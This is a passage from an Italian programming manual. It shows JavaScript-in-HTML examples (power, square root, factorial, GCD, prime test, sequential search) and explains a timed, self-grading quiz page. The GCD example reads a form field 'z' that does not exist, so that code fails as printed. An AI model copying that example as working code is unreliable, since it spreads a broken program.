            z = exp (x, y);
            //
            risultato = risultato
                      + x
                      + "^"
                      + y
                      + "="
                      + z;
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Elevamento a potenza di valori positivi interi</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x"><BR>
    y = <INPUT TYPE="TEXT" SIZE="30" NAME="y">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
```

```
</FORM>

</BODY>
</HTML>
```

In alternativa si può tradurre il ciclo ‘**`for`**’ in un ciclo ‘**`while`**’:

```
function exp (x, y)
{
    var z = 1;
    var i = 1;
    //
    while (i <= y)
      {
        z = z * x;
        i++;
      }
    return z;
}
```

Infine, si può usare anche un algoritmo ricorsivo:

```
function exp (x, y)
{
    if (x == 0)
      {
        return 0;
      }
    else if (y == 0)
      {
        return 1;
      }
    else
      {
        return (x * exp (x, y-1));
      }
}
```

651.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Estrazione della parte intera della radice quadrata</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function radice (x)
        {
            var z = 0;
```

```
            var t = 0;
            //
            while (true)
              {
                t = z * z;
                //
                if (t > x)
                  {
                    //
                    // È stato superato il valore massimo.
                    //
                    z--;
                    return z;
                  }
                z++;
              }
            //
            // Teoricamente, non dovrebbe mai arrivare qui.
            //
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.x.value);
            var z;
            var risultato = "";
            z = radice (x);
            //
            risultato = risultato
                      + "radq("
                      + x
                      + ")"
                      + "="
                      + z;
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Estrazione della parte intera della radice quadrata</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
```

```
</HTML>
```

651.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Calcola il fattoriale di un valore intero</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function fattoriale (x)
        {
            var i = x - 1;
            //
            while (i > 0)
              {
                x = x * i;
                i--;
              }
            return x;
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.x.value);
            var z;
            var risultato = "";
            z = fattoriale (x);
            //
            risultato = risultato
                      + x
                      + "!"
                      + "="
                      + z;
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Calcola il fattoriale di un valore intero</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
```

```
</P>
</FORM>

</BODY>
</HTML>
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo:

```
function fattoriale (x)
{
    if (x > 1)
      {
        return (x * fattoriale (x - 1));
      }
    else
      {
        return 1;
      }
    //
    // Teoricamente non dovrebbe arrivare qui.
    //
}
```

651.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Determina il massimo comune divisore tra due numeri interi
        positivi</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function mcd (x, y)
        {
            var i;
            var z = 0;
            //
            while (x != y)
              {
                if (x > y)
                  {
                    x = x - y;
                  }
                else
                  {
                    y = y - x;
                  }
              }
```

```
            return x;
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.z.value);
            var y = parseInt (document.modulo.y.value);
            var z;
            var risultato = "";
            z = mcd (x, y);
            //
            risultato = risultato
                      + "mcd("
                      + x
                      + ", "
                      + y
                      + ")"
                      + "="
                      + z;
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Determina il massimo comune divisore tra due numeri interi positivi</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x"><BR>
    y = <INPUT TYPE="TEXT" SIZE="30" NAME="y">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
</HTML>
```

651.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è descritto nella sezione 542.2.8.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Determina se un numero intero sia primo o meno</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
```

```
    <!--
        function primo (x)
        {
            var primo = true;
            var i = 2;
            var j;
            //
            while ((i < x) && primo)
            {
                j = x / i;
                j = Math.floor (j);
                j = x - (j * i);
                //
                if (j == 0)
                  {
                    primo = false;
                  }
                else
                  {
                    i++;
                  }
            }
            return primo;
        }
        //
        function esegui ()
        {
            var x = parseInt (document.modulo.x.value);
            var z;
            var risultato = "";
            z = primo (x);
            //
            if (z)
              {
                risultato = risultato
                      + x
                      + " è un numero primo!";
              }
            else
              {
                risultato = risultato
                      + x
                      + " non è un numero primo!";
              }
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Determina se un numero intero sia primo o meno</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
```

```
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x">
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
</HTML>
```

651.9 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Ricerca sequenziale</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        function ricercaseq (lista, x, a, z)
        {
            var i;
            //
            // Scandisce l'array alla ricerca dell'elemento.
            //
            for (i = a; i <= z; i++)
              {
                if (x == lista[i])
                  {
                    return i;
                  }
              }
            //
            // La corrispondenza non è stata trovata.
            //
            return -1;
        }
        function esegui ()
        {
            var a = new Array ();
            var z;
            var risultato = "";
            var x = document.modulo.x.value;
            //
            a[0] = document.modulo.a0.value;
            a[1] = document.modulo.a1.value;
            a[2] = document.modulo.a2.value;
            a[3] = document.modulo.a3.value;
```

```
            a[4] = document.modulo.a4.value;
            a[5] = document.modulo.a5.value;
            a[6] = document.modulo.a6.value;
            a[7] = document.modulo.a7.value;
            a[8] = document.modulo.a8.value;
            a[9] = document.modulo.a9.value;
            //
            z = ricercaseq (a, x, 0, (a.length-1));
            //
            risultato = x
                      + " si trova nella posizione "
                      + z
                      + ".";
            alert (risultato);
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY>
<H1>Ricerca sequenziale</H1>

<FORM NAME="modulo" METHOD="get" ACTION="">
<P>
    x = <INPUT TYPE="TEXT" SIZE="30" NAME="x"><BR>
    a[0] = <INPUT TYPE="TEXT" SIZE="30" NAME="a0"><BR>
    a[1] = <INPUT TYPE="TEXT" SIZE="30" NAME="a1"><BR>
    a[2] = <INPUT TYPE="TEXT" SIZE="30" NAME="a2"><BR>
    a[3] = <INPUT TYPE="TEXT" SIZE="30" NAME="a3"><BR>
    a[4] = <INPUT TYPE="TEXT" SIZE="30" NAME="a4"><BR>
    a[5] = <INPUT TYPE="TEXT" SIZE="30" NAME="a5"><BR>
    a[6] = <INPUT TYPE="TEXT" SIZE="30" NAME="a6"><BR>
    a[7] = <INPUT TYPE="TEXT" SIZE="30" NAME="a7"><BR>
    a[8] = <INPUT TYPE="TEXT" SIZE="30" NAME="a8"><BR>
    a[9] = <INPUT TYPE="TEXT" SIZE="30" NAME="a9"><BR>
</P>
<P>
    <INPUT TYPE="button" VALUE="esegui" onClick="esegui()">
</P>
</FORM>

</BODY>
</HTML>
```

Esiste anche una soluzione ricorsiva che viene mostrata nella subroutine seguente:

```
function ricercaseq (lista, x, a, z)
{
    if (a > z)
      {
        //
        // La corrispondenza non è stata trovata.
        //
        return -1;
      }
    else if (x == lista[a])
      {
        return a;
      }
    else
      {
        return ricercaseq (lista, x, a+1, z);
      }
}
```

Capitolo 652

Verifiche automatiche con JavaScript

Questo capitolo contiene la descrizione di un programma molto semplice, scritto con il linguaggio JavaScript, per la realizzazione di verifiche che generano automaticamente la valutazione. Il programma descritto riguarda una verifica di esempio e serve solo come idea di un modello da utilizzare per la realizzazione di altre verifiche del genere.

Si osservi che un meccanismo molto simile a quello descritto in questo capitolo si può utilizzare all'interno di Alml (capitolo 508), che genera automaticamente il codice JavaScript necessario.

Viene mostrato subito il listato completo della pagina HTML contenente il programma; nelle sezioni successive viene descritto nelle sue varie componenti.

```
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html">
    <TITLE>Verifica banale</TITLE>
    <SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
    <!--
        //
        // Something to do at the beguinning.
        //
        // Get the initial time stamp.
        //
        var start_time = new Date ();
        //
        // Countdown function.
        //
        function countdown (time_allowed)
        {
            var hours;
            var minutes;
            var seconds;
            var time;
            var time_string;
            var time_sign;
            //
            // Verify the countdown time sign.
            //
            if (time_allowed > 0)
              {
                time_sign = "";
              }
            else
              {
                time_sign = "-";
              }
            //
            // Find the absolute countdown value.
            //
            time = Math.abs (time_allowed);
            //
            hours   = (time - (time % 3600000)) / 3600000;
            time    = time - (hours * 3600000);
            minutes = (time - (time % 60000)) / 60000;
            time    = time - (minutes * 60000);
            seconds = (time - (time % 1000)) / 1000;
            //
            if (minutes < 10)
```

```
          {
            minutes = "0" + minutes;
          }
        if (seconds < 10)
          {
            seconds = "0" + seconds;
          }
        if (hours < 10)
          {
            hours = "0" + hours;
          }
        //
        time_string = time_sign + hours + ":" + minutes + ":" + seconds;
        //
        // Show the time string inside some text field.
        //
        document.test_form_1.countdown_0.value = time_string;
        document.test_form_1.countdown_1.value = time_string;
        document.test_form_1.countdown_2.value = time_string;
        //
        // Reduce 10 s inside the countdown variable.
        //
        time_allowed = time_allowed - 10000;
        //
        // Wait for 10 s for the recursive call.
        //
        setTimeout ("countdown (" + time_allowed + ")", 10000);
        //
    }
    //
    // Radio button scan function.
    //
    function scan_radio_button (radio_button)
    {
        var counter;
        //
        for (counter = 0; counter < radio_button.length; counter++)
          {
            if (radio_button[counter].checked)
              {
                return (counter + 1);
              }
          }
        //
        // Nothing found.
        //
        return 0;
    }
    //
    // Check test_form_1.
    //
    function check_test_form_1 (start_time)
    {
        //
        var end_time = new Date ();
        var test_time = end_time - start_time;
        var time_allowed = 1 * 60000;
        var time_delay = test_time - time_allowed;
        //
        if (time_delay < 0)
```

```
      {
        time_delay = 0;
      }
    //
    // Penalty for a minute delay.
    //
    var score_time_penalty = 0.5;
    //
    // Set the result for every choice.
    //
    var score_dita_di_una_mano = new Array();
    score_dita_di_una_mano[0] = 0;
    score_dita_di_una_mano[1] = 0;
    score_dita_di_una_mano[2] = 0;
    score_dita_di_una_mano[3] = 0;
    score_dita_di_una_mano[4] = 0;
    score_dita_di_una_mano[5] = 0;
    score_dita_di_una_mano[6] = 5;
    score_dita_di_una_mano[7] = 0;
    score_dita_di_una_mano[8] = 0;
    //
    // Set the result for every choice.
    //
    var score_dita_di_un_piede = new Array();
    score_dita_di_un_piede[0] = 0;
    score_dita_di_un_piede[1] = 0;
    score_dita_di_un_piede[2] = 0;
    score_dita_di_un_piede[3] = 0;
    score_dita_di_un_piede[4] = 0;
    score_dita_di_un_piede[5] = 0;
    score_dita_di_un_piede[6] = 5;
    score_dita_di_un_piede[7] = 0;
    score_dita_di_un_piede[8] = 0;
    //
    // Save the personal data.
    //
    var student = document.test_form_1.student.value;
    var date = document.test_form_1.date.value;
    //
    // Scan the radio buttons.
    //
    var dita_di_una_mano = scan_radio_button (document.test_form_1.dita_di_una_mano);
    //
    var dita_di_un_piede = scan_radio_button (document.test_form_1.dita_di_un_piede);
    //
    // Calculate the results.
    //
    var account_score_time_penalty;
    var account_score_dita_di_una_mano;
    var account_score_dita_di_un_piede;
    var account_score_sum = 0;
    //
    account_score_time_penalty = (time_delay / 1000) * (score_time_penalty / 60);
    //
    account_score_dita_di_una_mano = score_dita_di_una_mano[dita_di_una_mano];
    account_score_dita_di_un_piede = score_dita_di_un_piede[dita_di_un_piede];
    account_score_sum = account_score_sum - account_score_time_penalty;
    account_score_sum = account_score_sum + account_score_dita_di_una_mano;
    account_score_sum = account_score_sum + account_score_dita_di_un_piede;
    //
```

```
            // Reset the form to avoid the use of the [Back] button
            // from the browser.
            //
            document.test_form_1.reset();
            //
            // Print a simple HTML header.
            //
            document.writeln ("<HTML>");
            document.writeln ("<HEAD>");
            document.writeln ("<TITLE>Risultato della verifica</TITLE>");
            document.writeln ("</HEAD>");
            document.writeln ("<BODY>");
            //
            // Print a H1 title and some personal data.
            //
            document.writeln ("<H1>Verifica banale</H1>");
            document.writeln ("<P>studente: " + student + "</P>");
            document.writeln ("<P>data: " + date + "</P>");
            //
            // Print about time.
            //
            document.write ("<P>inizio della verifica: ");
            document.write (start_time.getYear());
            document.write (".");
            document.write (start_time.getMonth() + 1);
            document.write (".");
            document.write (start_time.getDate());
            document.write (" ");
            document.write (start_time.getHours());
            document.write (":");
            document.write (start_time.getMinutes());
            document.write (".");
            document.write (start_time.getSeconds());
            document.writeln ("</P>");
            //
            document.write ("<P>conclusione della verifica: ");
            document.write (end_time.getYear());
            document.write (".");
            document.write (end_time.getMonth() + 1);
            document.write (".");
            document.write (end_time.getDate());
            document.write (" ");
            document.write (end_time.getHours());
            document.write (":");
            document.write (end_time.getMinutes());
            document.write (".");
            document.write (end_time.getSeconds());
            document.writeln ("</P>");
            //
            document.write ("<P>durata complessiva della verifica: ");
            document.write (test_time / 1000);
            document.write (" s, ");
            document.write (test_time / 1000 / 60);
            document.write (" m;");
            document.writeln ("</P>");
            //
            document.write ("<P>tempo a disposizione: ");
            document.write (time_allowed / 1000);
            document.write (" s; ");
            document.write ("ritardo: ");
```

```
            document.write (time_delay / 1000);
            document.write (" s; ");
            document.write ("penalit&agrave;/minuto: ");
            document.write (score_time_penalty);
            document.write ("; ");
            document.write ("penalit&agrave; complessiva: ");
            document.write (account_score_time_penalty);
            document.writeln ("</P>");
            //
            // First question.
            //
            document.write ("<P>Quante sono le dita di una mano? risposta n. ");
            document.write (dita_di_una_mano);
            document.write ("; ");
            document.write ("punteggio: ");
            document.write (account_score_dita_di_una_mano);
            document.writeln ("</P>");
            //
            // Second question.
            //
            document.write ("<P>Quante sono le dita di un piede? risposta n. ");
            document.write (dita_di_un_piede);
            document.write ("; ");
            document.write ("punteggio: ");
            document.write (account_score_dita_di_un_piede);
            document.writeln ("</P>");
            //
            // Final result.
            //
            document.write ("<P>Punteggio complessivo della verifica: ");
            document.write (account_score_sum);
            document.writeln ("</P>");
            //
            // End of HTML.
            //
            document.writeln ("</BODY>");
            document.writeln ("</HTML>");
            //
            // Print with a printer.
            //
            window.print ();
            //
            // Stop loading.
            //
            window.stop ();
        }
        //-->
        </SCRIPT>
</HEAD>
<BODY onLoad="document.test_form_1.reset(); countdown (1 * 60000);">

<H1>Verifica banale</H1>

<FORM NAME="test_form_1" METHOD="get" ACTION="">

    <P>Tempo a disposizione: <INPUT TYPE="TEXT" NAME="countdown_0" SIZE="10" VALUE=" "></P>

    <P>Cognome, nome, classe:
    <INPUT TYPE="TEXT" SIZE="60" NAME="student" VALUE="">
    </P>
```

```
    <P>Data:
    <INPUT TYPE="TEXT" SIZE="60" NAME="date" VALUE="">
    </P>

    <P>Tempo a disposizione: <INPUT TYPE="TEXT" NAME="countdown_1" SIZE="10" VALUE=" "></P>

    <P><STRONG>Quante sono le dita di una mano?</STRONG></P>
    <OL>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">0 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">1 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">2 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">3 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">4 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">5 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">6 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">7 dita</LI>
    </OL>

    <P>Tempo a disposizione: <INPUT TYPE="TEXT" NAME="countdown_2" SIZE="10" VALUE=" "></P>

    <P><STRONG>Quante sono le dita di un piede?</STRONG></P>
    <OL>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">0 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">1 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">2 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">3 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">4 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">5 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">6 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_un_piede">7 dita</LI>
    </OL>

    <P><INPUT TYPE="button" VALUE="concludi la verifica"
        onClick="check_test_form_1(start_time)"></P>

</FORM>

</BODY>
</HTML>
```

652.1 Utilizzo del programma

Il file mostrato all'inizio del capitolo è una pagina HTML che incorpora il codice JavaScript; per visualizzarla occorre un navigatore comune, in grado di eseguire il codice JavaScript. Potrebbe apparire come nella figura successiva:

Verifica banale

Tempo a disposizione: 00:01:00

Cognome, nome, classe:

Data:

Tempo a disposizione: 00:01:00

Quante sono le dita di una mano?

1. 0 dita
2. 1 dita
3. 2 dita
4. 3 dita
5. 4 dita
6. 5 dita
7. 6 dita
8. 7 dita

Tempo a disposizione: 00:01:00

Quante sono le dita di un piede?

1. 0 dita
2. 1 dita
3. 2 dita
4. 3 dita
5. 4 dita
6. 5 dita
7. 6 dita
8. 7 dita

concludi la verifica

Come si vede, appare un modello da compilare; al termine si deve selezionare il bottone CONCLUDI LA VERIFICA per ottenere l'esito. Ecco cosa si potrebbe ottenere se sono state date tutte le risposte in modo esatto, ma con un leggero ritardo rispetto ai tempi concessi:

Verifica banale

studente: Tizi Tizio, 4G

data: 29 aprile 2005

inizio della verifica: 105.4.29 20:6.25

conclusione della verifica: 105.4.29 20:7.43

durata complessiva della verifica: 77.257 s, 1.2876166666666669 m;

tempo a disposizione: 60 s; ritardo: 17.257 s; penalità/minuto: 0.5; penalità complessiva: 0.14380833333333334

Quante sono le dita di una mano? risposta n. 6; punteggio: 5

Quante sono le dita di un piede? risposta n. 6; punteggio: 5

Punteggio complessivo della verifica: 9.856191666666668

In condizioni normali, dovrebbe apparire anche una finestra di conferma per la stampa dell'esito della verifica.

Si può osservare che la pagina normale della verifica viene azzerata completamente a ogni tentativo di ripristino della pagina e di azzeramento del tempo, in modo da scoraggiare un uso scorretto della verifica.

652.2 Codice HTML

Il codice HTML significativo è quello contenuto nell'elemento '**`BODY`**'. La prima cosa che si può osservare è l'associazione dell'evento '**`onLoad`**' alla chiamata della funzione '**`document.test_form_1.reset()`**' e successivamente della funzione '**`countdown()`**':

```
<BODY onLoad="document.test_form_1.reset(); countdown (1 * 60000);">
```

In pratica, la prima delle due funzioni esiste in quanto è stato definito il modulo (elemento '**`FORM`**') denominato '**`test_form_1`**' e serve ad azzerarne il contenuto; la seconda funzione è dichiarata nel codice JavaScript che appare nell'intestazione della pagina e il suo scopo è quello di azzerare il conto alla rovescia, in modo che parta da 60000 ms (pari a 60 s, ovvero un minuto).

Con l'evento '**`onLoad`**' associato in questo modo alle due funzioni appena descritte, si vuole fare in modo che a ogni caricamento della pagina il suo contenuto si azzeri e il conteggio del tempo a disposizione riparta. Questa accortezza serve a evitare che si possa barare sulla durata, lasciando comunque la possibilità di ricominciare, prima di avere concluso la verifica, purché ci sia il tempo complessivo necessario.

Successivamente, dopo un titolo, si vede un elemento '**`FORM`**', che contiene in pratica le varie componenti da compilare della verifica: alcuni campi descrittivi, due gruppi di bottoni di selezione e il bottone di conclusione della verifica:

```
<FORM NAME="test_form_1" METHOD="get" ACTION="">
    ...
    <P>Cognome, nome, classe:
    <INPUT TYPE="TEXT" SIZE="60" NAME="student" VALUE="">
    </P>
    ...
    <P><STRONG>Quante sono le dita di una mano?</STRONG></P>
    <OL>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">0 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">1 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">2 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">3 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">4 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">5 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">6 dita</LI>
    <LI><INPUT TYPE="RADIO" NAME="dita_di_una_mano">7 dita</LI>
    </OL>
    ...
    <P><INPUT TYPE="button" VALUE="concludi la verifica"
        onClick="check_test_form_1(start_time)"></P>
</FORM>
```

L'elenco numerato ('**`OL`**') contenente gli elementi di selezione di tipo '**`RADIO`**' (che pertanto

consentono una sola selezione nel gruppo), serve a definire la scelta di una domanda a risposta multipla.

Al bottone finale viene abbinato l'evento '**`onClick`**', in modo da avviare contestualmente la funzione '**`check_test_form_1()`**', fornendo alla stessa l'orario esatto di inizio della verifica.

Si può osservare che inizialmente, l'elemento '**`FORM`**' contiene anche l'attributo '**`METHOD`**' e '**`ACTION`**', che però sono perfettamente inutili, dal momento che non si usa alcun programma CGI.

Qua e là, appare anche un campo particolare, che ha lo scopo di ospitare l'indicazione del tempo a disposizione, che decresce progressivamente:

```
<P>Tempo a disposizione: <INPUT TYPE="TEXT" NAME="countdown_2" SIZE="10" VALUE=" "></P>
```

In questo campo non si deve scrivere, ma anche se fosse, il contenuto verrebbe rimpiazzato periodicamente con l'informazione del tempo che decresce.

652.3 Variabili globali

All'inizio del programma appare la dichiarazione di una variabile globale:

```
<SCRIPT LANGUAGE="JavaScript" TYPE="text/javascript">
<!--
    //
    // Get the initial time stamp.
    //
    var start_time = new Date ();
```

Lo scopo è quello di accumulare al caricamento della pagina la data e l'orario iniziale. Successivamente, questa informazione viene passata come argomento della funzione '**`check_test_form_1()`**', come già descritto in precedenza.

652.4 Conto alla rovescia

Una porzione del programma JavaScript è dedicata alla gestione di un orologio che mostra il tempo a disposizione all'interno dei campi del tipo:

```
<INPUT TYPE="TEXT" NAME="countdown_2" SIZE="10" VALUE=" ">
```

Questo lavoro è svolto dalla funzione '**`countdown()`**', che richiede come argomento il tempo a disposizione, espresso in millesimi di secondo:

```
function countdown (time_allowed)
{
    var hours;
    var minutes;
    var seconds;
    var time;
    var time_string;
    var time_sign;
    //
    // Verify the countdown time sign.
    //
```

```
    if (time_allowed > 0)
      {
        time_sign = "";
      }
    else
      {
        time_sign = "-";
      }
    //
    // Find the absolute countdown value.
    //
    time = Math.abs (time_allowed);
    //
    hours   = (time - (time % 3600000)) / 3600000;
    time    = time - (hours * 3600000);
    minutes = (time - (time % 60000)) / 60000;
    time    = time - (minutes * 60000);
    seconds = (time - (time % 1000)) / 1000;
    //
    if (minutes < 10)
      {
        minutes = "0" + minutes;
      }
    if (seconds < 10)
      {
        seconds = "0" + seconds;
      }
    if (hours < 10)
      {
        hours = "0" + hours;
      }
    //
    time_string = time_sign + hours + ":" + minutes + ":" + seconds;
    //
    // Show the time string inside some text field.
    //
    document.test_form_1.countdown_0.value = time_string;
    document.test_form_1.countdown_1.value = time_string;
    document.test_form_1.countdown_2.value = time_string;
    //
    // Reduce 10 s inside the countdown variable.
    //
    time_allowed = time_allowed - 10000;
    //
    // Wait for 10 s for the recursive call.
    //
    setTimeout ("countdown (" + time_allowed + ")", 10000);
}
```

Il lavoro iniziale della funzione è quello di separare le varie componenti del tempo, in modo da individuare le ore, i minuti e i secondi, avendo anche l'accortezza di aggiungere uno zero iniziale quando il valore corrispondente ha una sola cifra. Il risultato di questa scomposizione

viene aggregato nella variabile '**time_string**', in modo da produrre qualcosa di simile a «00:10:20» (zero ore, 10 minuti e 20 secondi), avendo cura anche di mostrare un segno se il valore è negativo; fatto questo, il valore della stringa viene copiato nei campi che servono a visualizzare il conteggio ('**document.test_form_1.countdown_*n*.value**').

Una volta provveduto a mostrare il valore aggiornato nei campi rispettivi, si decrementa il tempo a disposizione di 10 s e si esegue una chiamata ricorsiva attraverso l'aiuto della funzione '**setTimeout()**'.

La funzione '**setTimeout()**' serve a eseguire una funzione, passata come stringa, dopo che è trascorso un certo tempo, senza bloccare il funzionamento del programma complessivo. In questo caso, si avvia la stessa funzione '**countdown()**', passando il valore aggiornato del tempo a disposizione, dopo che sono passati 10 s. Secondo la modalità normale di programmazione, sarebbe più logico eseguire un ciclo iterativo, inserendo una pausa in quel punto, ma in questo caso ciò non è possibile, sia perché manca una funzione appropriata nel linguaggio JavaScript, sia perché una tale funzione bloccherebbe il funzionamento del programma, impedendo così la compilazione del modulo e l'invio della verifica.

Una cosa da osservare è che il ciclo di aggiornamento dell'orologio che mostra il conto alla rovescia è di 10 s, mentre sarebbe facilissimo ridurlo a un solo secondo:

```
    //
    // Reduce 1 s inside the countdown variable.
    //
    time_allowed = time_allowed - 1000;
    //
    // Wait for a second for the recursive call.
    //
    setTimeout ("countdown (" + time_allowed + ")", 1000);
```

La scelta di avere un aggiornamento meno frequente dipende solo dall'intenzione di non agitare inutilmente chi sta svolgendo la verifica.

652.5 Scansione di un elenco di tipo «RADIO»

Le domande a risposta multipla vengono gestite attraverso componenti del modulo di tipo '**RADIO**'. L'insieme dell'elenco si ottiene tramite un nome del tipo seguente; in pratica, nel caso del primo elenco si tratta del nome '**document.test_form_1.dita_di_una_mano**':

```
document.form.radio
```

Questo nome rappresenta precisamente un array di valori logici, con cui si può poi verificare se il bottone corrispondente è stato premuto o meno:

```
if (document.form.radio[n].checked)
  {
    ...
  }
```

Il primo elemento dell'array si raggiunge con l'indice zero e corrisponde al primo dei bottoni.

Nel programma JavaScript proposto viene usata una funzione apposita per la scansione di un gruppo di bottoni di questo tipo:

```
function scan_radio_button (radio_button)
{
    var counter;
    for (counter = 0; counter < radio_button.length; counter++)
      {
        if (radio_button[counter].checked)
          {
            return (counter + 1);
          }
      }
    return 0;
}
```

In pratica, attraverso la variabile '**`radio_button`**' si ottiene l'array da scandire, quindi si utilizza un contatore per verificare i vari elementi. Se si incontra un bottone premuto, la funzione termina il suo ciclo e restituisce il valore dell'indice aumentato di una unità, mentre se non viene trovato premuto alcun bottone, viene restituito il valore zero.

Come si comprende, la chiamata di questa funzione avviene in un modo simile a quello seguente:

```
dita_di_una_mano = scan_radio_button (document.test_form_1.dita_di_una_mano);
```

652.6 Valutazione della verifica

Si ottiene la valutazione della verifica con chiamata della funzione '**`check_test_form_1()`**' che richiede di fornire la data e l'ora di inizio. La chiamata di questa funzione viene innescata dal bottone che si trova alla fine del modulo:

```
<P><INPUT TYPE="button" VALUE="concludi la verifica"
        onClick="check_test_form_1(start_time)"></P>
```

La funzione in questione contiene delle informazioni fisse, che potrebbero essere passate tramite gli argomenti. Si tratta precisamente del tempo a disposizione (che deve combaciare con quello stabilito per la chiamata della funzione che esegue il conto alla rovescia) e della penalità nel punteggio da applicare a ogni minuto di ritardo:

```
function check_test_form_1 (start_time)
{
    //
    var end_time = new Date ();
    var test_time = end_time - start_time;
    var time_allowed = 1 * 60000;
    var time_delay = test_time - time_allowed;
    //
    if (time_delay < 0)
      {
        time_delay = 0;
      }
    //
    // Penalty for a minute delay.
```

```
    //
    var score_time_penalty = 0.5;
```

Oltre a questo, c'è da osservare che la funzione contiene internamente l'informazione su quali sono le risposte corrette, attraverso degli array che contengono il punteggio da dare per ogni risposta. Si osservi che in questo caso, l'elemento iniziale (con indice zero) corrisponde alla mancanza di alcuna selezione:

```
    //
    // Set the result for every choice.
    //
    var score_dita_di_una_mano = new Array();
    score_dita_di_una_mano[0] = 0;
    score_dita_di_una_mano[1] = 0;
    score_dita_di_una_mano[2] = 0;
    score_dita_di_una_mano[3] = 0;
    score_dita_di_una_mano[4] = 0;
    score_dita_di_una_mano[5] = 0;
    score_dita_di_una_mano[6] = 5;
    score_dita_di_una_mano[7] = 0;
    score_dita_di_una_mano[8] = 0;
    //
    // Set the result for every choice.
    //
    var score_dita_di_un_piede = new Array();
    score_dita_di_un_piede[0] = 0;
    score_dita_di_un_piede[1] = 0;
